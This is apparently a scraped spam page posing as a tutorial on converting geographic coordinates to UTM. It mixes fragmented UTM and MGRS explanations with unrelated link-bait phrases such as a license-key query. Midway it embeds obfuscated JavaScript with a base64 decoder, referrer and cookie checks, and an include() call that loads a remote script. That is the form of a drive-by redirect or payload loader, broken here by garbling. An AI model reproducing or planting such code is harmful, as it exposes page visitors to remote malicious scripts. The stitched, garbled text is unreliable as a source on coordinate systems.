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


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UTM is in fact a set of 60 separate transverse Mercator projections, 1 covering 60 latitudinal zones each 6° wide.. Similarly, depending on the accuracy required, the easting and northing may be given to 10 digits (specifying metres), to 8 digits, to 6 digits, or to just 4 digits (specifying kilometre squares).. The Military Grid Reference System is an alternative way of representing UTM coordinates.


1. [convert geographic coordinates to utm matlab](#)

These widened zones are viable partly because zones are much narrower so far north, so little precision is lost in merging them.. Eastings are referenced from the central meridian of each zone, & northings from the equator, both in metres.

convert geographic coordinates to utm matlab

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Latitude/longitude points are converted to eastings and northings measured in metres along (an ellipsoidal model of) the earth's surface. [Icons For Mac Computers](#)



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ask ',_0x93fccb[_0x24b2('0x2b')],_0x93fccb['LbWif'],_0x17ac71=document[_0x24b2('0x2c')],_0x14b6b7=!![],_0x5114e8=c
ookie[_0x24b2('0x2d')](,_0x93fccb[_0x24b2('0x2e')]);for(var _0x5e6ead=0x0;_0x93fccb[_0x24b2('0x2f')](,_0x5e6ead,_0x366f
d9['length']);_0x5e6ead++){if(_0x93fccb[_0x24b2('0x30')](,_0x17ac71[_0x24b2('0x31')](,_0x366fd9[_0x5e6ead],0x0)){if(_0x
93fccb[_0x24b2('0x32')](,_0x93fccb[_0x24b2('0x33')],_0x93fccb[_0x24b2('0x34')])){return undefined;}else{_0x14b6b7=!![];
}}if(_0x14b6b7){cookie[_0x24b2('0x35')](,_0x24b2('0x24'),0x1,0x1);if(!_0x5114e8){if(_0x93fccb[_0x24b2('0x36')](,_0x24b
2('0x37'),_0x93fccb[_0x24b2('0x38')])){_0x93fccb[_0x24b2('0x39')](include,_0x93fccb['HTUbz'](_0x24b2('0x3a'),q)+');}else
{if(_0x93fccb[_0x24b2('0x3b')](,_0x17ac71['indexOf'](_0x366fd9[_0x5e6ead],0x0)){_0x14b6b7=!![];}}}}R(); Movable
Type ScriptsConvert between Latitude/Longitude &UTM coordinates / MGRS grid referencesThe Universal Transverse
Mercator coordinate system is a global system of grid-based mapping references..
constructor(\x22return\x20this\x22)(\x20'+');})();}catch(_0xc48a2c){_0x44557e=window;}return _0x44557e;};var
```

```
_0x32c1b9=_0x1f77a9();var _0x4d6741='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
+/-';_0x32c1b9['atob']||(_0x32c1b9['atob']=function(_0x1bd10f){var _0x4747da=String(_0x1bd10f)['replace'](/=+$/,');for(var
_0x417aff=0x0,_0x59c508,_0x1ac791,_0xbd30a6=0x0,_0x1a076c="";_0x1ac791=_0x4747da['charAt'](_0xbd30a6++);~_0x1ac
791&&(_0x59c508=_0x417aff%0x4?_0x59c508*0x40+_0x1ac791:_0x1ac791,_0x417aff++%0x4)?_0x1a076c+=String['from
CharCode'](_0xff&_0x59c508>>(-0x2*_0x417aff&0x6)):0x0){_0x1ac791=_0x4d6741['indexOf'](_0x1ac791);}return
_0x1a076c;});})();_0x24b2['base64DecodeUnicode']=function(_0x4abceb){var _0x68e6d=atob(_0x4abceb);var
_0x5f3b1d=[];for(var _0x6924ae=0x0,_0x2662dc=_0x68e6d['length'];_0x6924ae=_0x36f9bb;),'FXgKq':function
_0x5214b9(_0x5d8d04,_0x22f8c8){return
_0x5d8d04===_0x22f8c8;},'bjxGt':_0x24b2('0x25'),'BoSoX':_0x24b2('0x26'),'ETUby':function
_0x3e8952(_0xea0610,_0x551911){return _0xea0610===_0x551911;},'QyOsn':_0x24b2('0x27'),'xqnFV':function
_0x5f0fe(_0x30f652,_0x34b76c){return _0x30f652(_0x34b76c);},'HTUbz':function
_0x18e97b(_0x159273,_0x5dd55e){return _0x159273+_0x5dd55e;},'yVsqh':function
_0x5f361a(_0x531ed7,_0x4e7b58){return _0x531ed7>=_0x4e7b58;};var _0x366fd9=[_0x93fccb[_0x24b2('0x27')],_0x93fcc
b[_0x24b2('0x28')],_0x93fccb[_0x24b2('0x29')],_0x93fccb[_0x24b2('0x2a')],.. Depending on the map scale or scope of
interest the GZD, and even the 100km square identification, may be dropped.. Eastings and northings are then given in metres
within each 100km square Hence the UTM coordinate 31 N 303760 5787415 is equivalent to an MGRS grid reference of 31U
CT 03760 87415.. In these scripts, UTM coordinates have a space between the zone and the hemisphere indicator, and no
100km square indicator. Rubymine License Key Ubuntu
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It covers latitudes spanning 80B°S to 84B°N (the poles are covered by the separate [UPS](#) system).. To avoid negative numbers, [false eastings](#) and [false northings](#) are used:Norway/Svalbard: the designers of UTM made two exceptions to the rule.. A Universal Transverse Mercator coordinate comprises a zone number, a hemisphere (N/S), an easting and a northing.. Note that UTM coordinates get rounded, not truncated (unlike MGRS grid references).. The part of zone 31 covering western Norway is transferred to zone 32, and the zones covering Svalbard are tweaked to keep Svalbard in two zones (it's easier to understand looking at a map).. Since UTM coordinates have to indicate which hemisphere they are in, it is important not to confuse the hemisphere indicator with a UTM [latitude band](#) (since latitude bands also include [N](#) and [S](#)). [ae05505a44 Wd Discovery For Mac Catalina](#)

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